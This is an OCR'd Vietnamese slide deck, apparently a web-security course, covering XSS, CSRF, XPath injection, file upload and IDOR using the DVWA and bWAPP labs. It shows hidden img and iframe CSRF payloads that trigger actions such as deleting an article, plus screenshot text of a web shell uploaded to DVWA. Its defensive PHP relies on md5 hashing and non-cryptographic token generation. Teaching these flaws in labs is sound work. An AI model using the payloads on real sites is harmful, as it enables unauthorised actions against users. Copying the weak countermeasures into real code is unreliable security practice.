
# Kỹ thuật tấn công Reflected XSS



# Khai thác lỗ hổng Reflected XSS



# Kỹ thuật tấn công Stored XSS




# Khai thác lỗ hổng Stored XSS


# Cross-Site Request Forgery (CSRF)

# CSRF là gì ? (1)

Thay doi mat khau trong truong hop nao an toan hon, tai sao?





TH1




TH2

# Các bước tấn công CSRF (1)



# Các bước tấn công CSRF (2)

## Cài bẫy dụ dỗ người dùng

**Ví dụ 1: I agree with the above poster**

```
<img
   src=”http://target.example.com/action.html?field1=foo&field2=bar” width=”1” height=”1”></img>
```

**Ví dụ 2:**

```
<iframe
   src="http://www.site.com/admin/delete_articol?articol_id=123" width="0“ height="0"></iframe>
```

# Các biện pháp phòng chống CSRF (1)

## 1/ Re-Authentication

```
if (isset($_GET['Change'])) {

    // Turn requests into variables
    $pass_curr = $_GET['password_current'];
    $pass_new = $_GET['password_new'];
    $pass_conf = $_GET['password_conf'];

    // Sanitise current password input
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = mysql_real_escape_string( $pass_curr );
    $pass_curr = md5( $pass_curr );

    // Check that the current password is correct
    $qry = "SELECT password FROM `users` WHERE user='admin' AND password='$pass_curr';";
    $result = mysql_query($qry) or die('<pre>' . mysql_error() . '</pre>' );

    if (($pass_new == $pass_conf) && ( $result && mysql_num_rows( $result ) == 1 )){
        $pass_new = mysql_real_escape_string($pass_new);
        $pass_new = md5($pass_new);

        $insert="UPDATE `users` SET password = '$pass_new' WHERE user = 'admin';";
        $result=mysql_query($insert) or die('<pre>' . mysql_error() . '</pre>' );

        echo "<pre> Password Changed </pre>";
        mysql_close();
    }
```

1

2

3

4

# Các biện pháp phòng chống CSRF (2)

2/ Sử dụng gia trị token

```
function Random()
{
    $chars =
array('A','B','C','D','E','F','G','H','I','J','K','L','M','N','O'
,'P','Q','R','S','T','U','V','W','X','Y','Z','a','b','c','d','e','f'
,'g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y',
'z','0','1','2','3','4','5','6','7','8','9');
    shuffle($chars);
    $sir = substr(implode('', $chars), 0, 10);
    return $sir;
}
```

# Các biện pháp phòng chống CSRF (3)

Kiểm tra giá trị token trước khi thực hiện việc xoá nội dung

```
if(isset($_GET['delete_articol']))
{
    if($_SESSION['token'] == $_GET['token'])
    {
        // delete_specified_article();
    }
    else print 'The token does not match, you
may be a victim on CSRF';
}
```

# Các biện pháp phòng chống CSRF (4)

3/ Người dùng nên logout khi không còn làm việc một dịch vụ web nào đó.
4/ Ứng dụng chỉ chấp nhận yêu cầu Post
5/ CAPTCHA, kèm theo thông báo xác nhận chắc chắn thực hiện một hành động nào đó hay không?
6/ Sử dụng One-time password
7/ Sử dụng Chữ ký số

# XPATH Injection

- XPath, một thành phần hỗ trợ giúp truy xuất thông tin trong tập tin XML làm tiền đề cho việc áp dụng stylesheet kết hợp XML để tạo ra kết xuất tùy theo yêu cầu. Bên cạnh đó XPath cũng làm nền tảng cho việc hỗ trợ truy vấn parsing dữ liệu của tài liệu XML cực kỳ nhanh chóng hiệu quả. Trong web application thì Xpath cũng có thể bị khai thác bằng hình thức injection vào cú pháp query.


# XPATH Injection – Chuẩn bị môi trường

- Cài đặt bộ open source test lab bwapp, download theo link sau:

  http://www.itsecgames.com/
- Máy tính chạy hệ điều hành windows .Yêu cầu tắt hoạt động của tường lửa trên hệ thống.
- Bộ source code quản trị mysql – phpmyadmin

  https://www.phpmyadmin.net/downloads/
- XAMPP download theo link sau:

  https://downloadsapachefriends.global.ssl.fastly.net/xampp-files/5.6.31/xampp-win32-5.6.31-0-VC11-installer.exe?from_af=true
- Các phần mềm trình duyệt chrome, firefox 10.0 , 7zip,  Notepadd++.


Applications Places System
Sun Aug 13, 21:48
Win7Suport - VMware Workstation 12 Player
File Virtual Machine Help
bWAPP - XML/XPath Inje
localhost/bWAPP/bWAPP/xmli_1.php
an extremely buggy web app !
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ XML/XPath Injection (Login Form) /
Enter your 'superhero' credentials.
Login:
bee
Password:
Login
bWAPP is licensed under
on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive training?
INSTALL - Notepad
9:48 PM
8/13/2017
To grab input, press Ctrl+G
XPath Injection - YouTub...
DVWA-Lab.doc - LibreO...
Win7Suport - VMware ...
Object not found! - Moz...

# Unrestricted File Upload

Lỗ hổng Upload File là một vấn đề lớn với các ứng dụng dựa trên web. Trong nhiều máy chủ web lỗ hổng này phụ thuộc hoàn toàn vào mục đích, cho phép kẻ tấn công để tải lên một tập tin với mã độc hại trong đó có thể được thực thi trên máy chủ. Một kẻ tấn công có thể có thể đặt một trang lừa đảo vào các trang web hoặc phá hoại các trang web. Dựa vào lỗ hổng kẻ tấn công có thể thu thập thông tin của máy chủ web


# Unrestricted File Upload –
# Chuẩn bị môi trường

- Máy tính chạy hệ điều hành windows .Yêu cầu tắt hoạt động của tường lửa trên hệ thống.
- Bộ source code quản trị mysql – phpmyadmin

  https://www.phpmyadmin.net/downloads/
- XAMPP download theo link sau:

  https://downloadsapachefriends.global.ssl.fastly.net/xampp-files/5.6.31/xampp-win32-5.6.31-0-VC11-installer.exe?from_af=true
- DVWA download theo link sau:

  http://www.dvwa.co.uk/
- Các phần mềm trình duyệt chrome, firefox 10.0 , 7zip,  Notepadd++.


Applications Places System
Mon Aug 14, 00:41
Vulnerability: File Upload :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Vulnerability: File Uplo
bWAPP - PHP Code Inje
XVWA - Xtreme Vulnera
192.168.0.100/DVWA/vulnerabilities/upload/#
Search
Most Visited Search Parrot Frozenbox Forum FrozenChat Exploit-db Pentest Standard Hidden Wiki
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
DVWA Security
Vulnerability: File Upload
Choose an image to upload:
Browse...
No file selected.
Upload
../../hackable/uploads/shell.php succesfully uploaded!
More Information
https://www.owasp.org/index.php/Unrestricted_File_Upload
https://blogs.securiteam.com/index.php/archives/1268
https://www.acunetix.com/websitesecurity/upload-forms-threat/
DVWA Exploiting ...
DVWA-Lab.doc - L...
Win7Suport - VM...
Vulnerability: File...
Parrot Terminal
*Untitled Docume...

# Insecure Direct Object Reference

Insecure Direct Object References (Đối tượng tham chiếu không an toàn)  Xảy ra khi người phát triển để lộ một tham chiếu đến những đối tượng trong hệ thống như các tập tin, thư mục hay chìa khóa dữ liệu. Nếu chúng ta không có một hệ thống kiểm tra truy cập, kẻ tấn công có thể lợi dụng những tham chiếu này để truy cập dữ liệu một cách trái phép.. Việc phân quyền yếu cho phép người dùng có thể truy cập dữ liệu của người khác. Và hacker có thể xác định được cấu trúc truy vấn gửi đến server và có thể nhanh chóng thu nhập dữ liệu như Credit Card, mã khách hàng, thông tin cá nhân

